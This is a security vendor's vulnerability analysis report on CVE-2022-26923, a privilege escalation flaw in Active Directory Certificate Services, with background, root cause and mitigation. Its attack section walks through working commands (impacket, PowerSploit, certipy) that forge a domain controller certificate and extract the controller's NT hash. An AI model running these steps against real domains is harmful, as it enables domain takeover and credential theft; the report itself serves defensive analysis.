

TLP: AMBER

Analysis Report on CVE-2022-26923

Vulnerability

- Active Directory Domain Services

V1.0

AhnLab Security Emergency Response Center (ASEC)

Oct. 20, 2022

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	Documents that can only be accessed by the recipient or the recipient department Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	Can be copied and distributed within the recipient organization (company) of reports Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

This report is a work of authorship protected by the Copyright Act. Unauthorized copying or reproduction for profit is strictly prohibited under any circumstances.

Seek permission from AhnLab in advance if you wish to use a part or all of the report.

If you reprint or reproduce the material without the permission of the organization mentioned above, you may be held accountable for criminal or civil liabilities.

The version information of this report is as follows:

Version	Date	Details
1.0	2022-10-20	First release

Contents

Overview	5
Background Knowledge	5
Vulnerability Cause Analysis	10
Attack Process.....	14
Vulnerability Mitigation	17
Vulnerability Update	19
Addition of Identification Field.....	19
Restriction on dNSHostName Modification	20
AhnLab Response Overview	21
Indicators Of Compromise (IOC)	21
File Hashes (MD5)	21
References	22



This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

CVE-2022-26923 is a privilege escalation vulnerability that occurs in Active Directory (AD) domain services. When a Certificate Service (CS) issues a certificate, it has an inadequate process of checking the unique value and thus allows a duplicate of said value. This means that a user with a low privilege level can edit the unique value to represent a higher privilege. As a result, privilege escalation occurs, and the AD server can be overtaken.

The Windows versions affected by this vulnerability are outlined in Table 1 below.

OS
Microsoft Windows 8.1
Microsoft Windows 10
Microsoft Windows 11
Microsoft Windows Server 2012r2
Microsoft Windows Server 2016
Microsoft Windows Server 2019
Microsoft Windows Server 2022

Table 1. OS versions affected by the vulnerability

Background Knowledge

Active Directory (hereinafter referred to as AD), is a service developed by Microsoft for the management and control of users and computers in work environments such as those in corporations. It allows general management of resources, information, and privileges in the same network from a central hub, and based on these provides a framework that allows the provision of many services. It can provide services that aid work when linked to AD, such as Exchange Server and Office 365, or provide services for operational purposes such as IIS and DHCP Server.

However, AD is the most frequently used route by threat actors for purposes of lateral

movement. The Lazarus Group's attack published by Cisco Talos last September shows this well.




Figure 1. A part of the attack process of the Lazarus group¹

Between February and July of this year, the Lazarus Group used the Log4Shell vulnerability of a public VMware Horizon server for initial access. Afterward, information on AD was collected and lateral movement occurred. Likewise, the CVE-2022-26923 vulnerability in this report can be used for privilege escalation after initial access and then for lateral movement and server takeovers.

The CVE-2022-26923 is a vulnerability that occurs in the Certificate Service (CS) of AD.

Certificate Service (hereinafter referred to as CS) can implement Public Key-based Structure (PKI) in AD environments. Figure 2 below shows the core roles of PKI.

¹ <https://blog.talosintelligence.com/2022/09/lazarus-three-rats.html>




Figure 2. Operation process of PKI²

1. The user generates a public key/personal key pair.
2. The user sends the CSR to the Enterprise CA server and requests a certificate.
 - The CSR contains user information (name, organization, region, country, address) and the public key generated by the user.
3. The CA checks the content of the CSR and decides whether or not to issue a certificate.
 - Whether the user in question has the privilege to enroll a certificate, whether the requested certificate template exists, etc.
4. The CA generates a certificate, signs it with the CA's personal key, and issues the signed certificate to the user.
5. The user uses the issued certificate for their credentials.

CS is what enables the above PKI structure, or the process of requesting and being issued certificates.

When a user requests a certificate from the CA, the CA issues a certificate according to the appropriate certificate template. This certificate template can be seen as the

² <https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4>

structure and policy for issuing certificates to users or machines that wish to use services.³




Figure 3. Certificate templates

Certificate templates have properties that allow for the identification of accounts. Because CS is used by many accounts, the CA requires values to distinguish between these accounts.

Out of the types of certificate templates, the user certificate template identifies users with a value called User Principal Name (UPN). Figure 4 shows the properties of a user account (user01).

Attributes:


Attribute	Value
objectGUID	48ad64a1-d78e-485f-a643-95828b276536
objectSid	S-1-5-21-784317891-393606576-282799839
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	10/3/2022 8:22:05 PM Pacific Daylight Time
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
sAMAccountName	user01
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
userAccountControl	0x10200 = (NORMAL_ACCOUNT DONT_
userCertificate	\30\82\05\8C\30\82\04\74\A0\03\02\01\
userPrincipalName	user01@test.com

Figure 4. userPrincipalName attribute of the user01 account

³ https://social.technet.microsoft.com/wiki/contents/articles/53249.active-directory-certificate-services-enterprise-ca-architecture.aspx#Certificate_Template

We can see that the UPN value is user01@test.com. Because the UPN is a value to identify individual users (user01), it must be a unique value.⁴

Because of this uniqueness, when a user requests a certificate, the CA issues a certificate based on the unique value of UPN. Figure 5 below shows the results of a certificate request to the CA from the user01 account, and "User" has been selected for the template option.




```
user@user-virtual-machine: ~/Desktop
user@user-virtual-machine:~/Desktop$ certipy req 'CN.test.com/user01:1q2w3e4r!@test.com' -ca ca -template User
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 17
[*] Got certificate with UPN 'user01@test.com'
[*] Saved certificate and private key to 'user01.pfx'
user@user-virtual-machine:~/Desktop$
```

Figure 5. Successful certificate issuance with the user01 account

The user01.pfx certificate could be issued. Figure 6 shows the Subject (certificate owner) of the issued user01 certificate to be user01.



Field	Value
Signature hash algorithm	sha1
Issuer	ca, test, com
Valid from	Wednesday, October 12, 202...
Valid to	Thursday, October 12, 2023 4...
Subject	user01, Users, test, com
Public key	RSA (2048 Bits)
Subject Key Identifier	ad 77 50 cf 8a 68 73 25 05 da ...
Authority Key Identifier	KeyID=06 d8 02 83 0b 96 77 ...

CN = user01
CN = Users
DC = test
DC = com

Figure 6. Properties of the issued certificate

⁴ SPN and UPN are unique, because domain controllers running Windows server block duplicate SPN and UPN values from being created. <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/spn-and-upn-uniqueness>

It is possible to change these UPN values. However, because certificates are issued based on UPN, there must not be duplicate UPNs among accounts for security reasons. Figure 7 shows an attempt to change the UPN value to a domain controller (higher privilege) account name.




Figure 7. Duplicate UPN error

This change cannot be made because the UPN value already exists. The CVE-2022-26923 vulnerability occurs not because of the user certificate template but because the machine certificate template policy is inadequate.

Vulnerability Cause Analysis

While the format differs from the user certificate template for user accounts, the machine certificate template for computer accounts has an identification number for computers. The `dNSHostName` property fulfills this role, and when a computer account requests a certificate, a certificate is issued based on the `dNSHostName`. Figure 8 shows the results of a certificate request to the CA from a computer account (`newpc`), and "Machine" has been selected for the template option.

```

user@user-virtual-machine: ~/Desktop
user@user-virtual-machine:~/Desktop$ certipy req 'CN.test.com/newpc$:1q2w3e4r!@test.com' -ca ca -template Machine
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 24
[*] Got certificate with DNS Host Name 'newpc.test.com'
[*] Saved certificate and private key to 'newpc.pfx'
user@user-virtual-machine:~/Desktop$
    
```

Figure 8. Successful certificate issuance with the newpc account

The newpc.pfx certificate could be issued. The vulnerability occurs because the dNSHostName value used to distinguish between computers for certificate issuance can be non-unique. Figure 9 shows an attempt to change the dNSHostName value of newpc.test.com of a computer account (newpc) to CN.test.com, which is the name of a domain controller account.




Figure 9. Duplicate SPN error

However, the error occurs not because of a duplicate dNSHostName, but because the Service Principal Name (SPN) is not a unique value. As seen from the explanation by Microsoft,⁵ SPNs must be unique values, just like UPNs. From the fact that a duplicate SPN

⁵ SPN and UPN are unique, because domain controllers running Windows server block duplicate SPN and UPN values from being created. <https://learn.microsoft.com/en-us/windows-server/identity/ad->

error occurred after an attempt to change the dnsHostName, we can deduce that the dnsHostName value affects the SPN value.

This time, we tried to change dnsHostName to an arbitrary, unique value (ABCDEF.test.com) and checked the SPN value. The results are shown in Figure 10.




Figure 10. dnsHostName affecting the SPN

As expected, it influences the SPN value. To avoid affecting the SPN, the SPN field can be removed with a PowerShell command provided by AD.

```
Set-ADComputer newpc -ServicePrincipalName @{}
```

Table 2. PowerShell command for SPN initialization

When dnsHostName is changed to a domain controller account name (CN) after the SPN value is reset with the command, the SPN is not affected, and the change can be made

[ds/manage/component-updates/spn-and-upn-uniqueness](https://www.ds/manage/component-updates/spn-and-upn-uniqueness)

normally without triggering an alert.




Figure 11. Successful change of the DNSHostName value to a domain controller account name

When a certificate is requested after this process, it can be issued for the domain controller account (CN).




Figure 12. Domain controller certificate issued upon request after changing DNSHostName

Even the certificate properties show the "Subject" (certificate owner) value to be CN.




Figure 13. Properties of the issued certificate

Attack Process

Attacks using the CVE-2022-26923 vulnerability need a low-privilege user account authorized in AD. This is to create a machine account with dNSHostName properties to initialize the account's SPN and change the dNSHostName. Thus, the vulnerability attack process covered in this report assumes control over an arbitrary low-privilege account, "user01".

<p>[Target AD CS] Domain Name : test.com Domain Controller Name: CN CA Name : ca</p> <p>low privilege username/password</p> <ul style="list-style-type: none"> • user01/1q2w3e4r! <p>[Tool] Impacket - addcomputer.py Certipy 3.0.0 PowerSploit</p>
--

Table 3. Target AD CS information and tools used

1. A machine account is created with the user01 user account.

```
C:\Users\User01>addcomputer.py -method LDAPS -computer-name newpc -
computer-pass 1q2w3e4r! test.com/user01:1q2w3e4r!
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Successfully added machine account newpc$ with password 1q2w3e4r!.
```

As can be seen in relevant documentation from Microsoft, users authorized in the domain have the privilege to add machine accounts by default.⁶ Thus, a machine named “newpc” is created. This can be added using the addcomputer.py script of impacket.

2. The Service Principal Name (SPN) property of the created machine account is initialized.

```
PS C:\Users\user01> Set-DomainObject newpc -clear 'serviceprincipalname'
```

Because the user01 account created the newpc account, it has the “Validated write to service principal name” privilege which allows it to modify the SPN value. Initialization is performed using the Set-DomainObject PowerShell command of the PowerSploit tool.


3. The dNSHostName value of the created Machine account is set to a value with a higher privilege level.

```
PS C:\Users\user01> Set-DomainObject newpc -Set @{'dnshostname'='CN.test.com'}
```

Likewise, because the user01 account created the newpc account, user01 also has the “Validated write to DNS host name” privilege which allows it to modify the dNSHostName value. Using the Set-DomainObject command, this value is changed to a domain controller account name (CN) with a higher privilege level.

4. A certificate is requested with the machine account with the modified dNSHostName value.

⁶ <https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/add-workstations-to-domain>




```
user@user-virtual-machine: ~/Desktop
user@user-virtual-machine:~/Desktop$ certipy req 'CN.test.com/newpc$:1q2w3e4r!@
test.com' -ca ca -template Machine
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 33
[*] Got certificate with DNS Host Name 'CN.test.com'
[*] Saved certificate and private key to 'cn.pfx'
```

Figure 14. Domain controller certificate issued upon request from the newpc account

The default setting is to automatically allow certificate enrollment (issuance) for users authorized in AD. Thus, certificates can be requested and issued without any authorization process from the domain controller. Figure 14 shows the obtained domain controller certificate (cn.pfx).

5. Using the issued certificate for authentication, credentials are obtained.



```
user@user-virtual-machine: ~/Desktop
user@user-virtual-machine:~/Desktop$ certipy auth -pfx cn.pfx
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: cn$@test.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'cn.ccache'
[*] Trying to retrieve NT hash for 'cn$'
[*] Got NT hash for 'cn$@test.com': e9057153d860deb720be58315a203444
```

Figure 15. Credentials of the domain controller obtained

The certificate is used for authentication to obtain the NT Hash of the domain controller. NT Hash is a hash used by the NTLM authentication protocol of Windows. Authentication occurs by comparing the NT hash of the password entered by the user with the NT hash saved in the Security Accounts Manager (SAM) database. Thus, it is now possible to achieve authentication as the domain controller. This shows the process of privilege escalation from user01, a user account with low privileges, to CN, an account with higher privileges.

Additionally, having obtained the NT hash of the domain controller signifies that the AD server can be completely dominated. The domain controller can control the AD database, which is basically the ntds.dit file which contains information on all objects within the AD domain. The NT hash of krbtgt can also be obtained, which in turn leads to a Golden Ticket attack.

Golden Ticket attacks allow unlimited access to most resources within the domain. This includes computers, files, folders, and networks. For more details on this, please refer to the 'Golden Ticket' section on AhnLab TIP <Analysis Report on the Internal Network Propagation Method Using Mimikatz>.⁷

Finally, alongside PowerShell and WMI which are features offered by Windows, various tools and techniques that can be used in attacks against AD—some of which include publicly known infiltrating testing tools such as Mimikatz, Impacket, PowerSploit, and BloodHound—are available. Although the attacks may be simple, their impact is grave. Therefore, extra caution is required regarding AD security.

Vulnerability Mitigation

AD's basic policy allows users within the domain to create up to 10 machine accounts each. You can set the value to 0 to prevent users from creating machine accounts. This can be applied by going to Active Directory Users and Computers -> [Domain] properties -> Attribute Editor, and changing the ms-DS-MachineAccountQuota value.

⁷ <https://atip.ahnlab.com/ti/contents/issue-report/trend?i=d149abb5-fadb-4e6e-a156-ef1ec003949f>

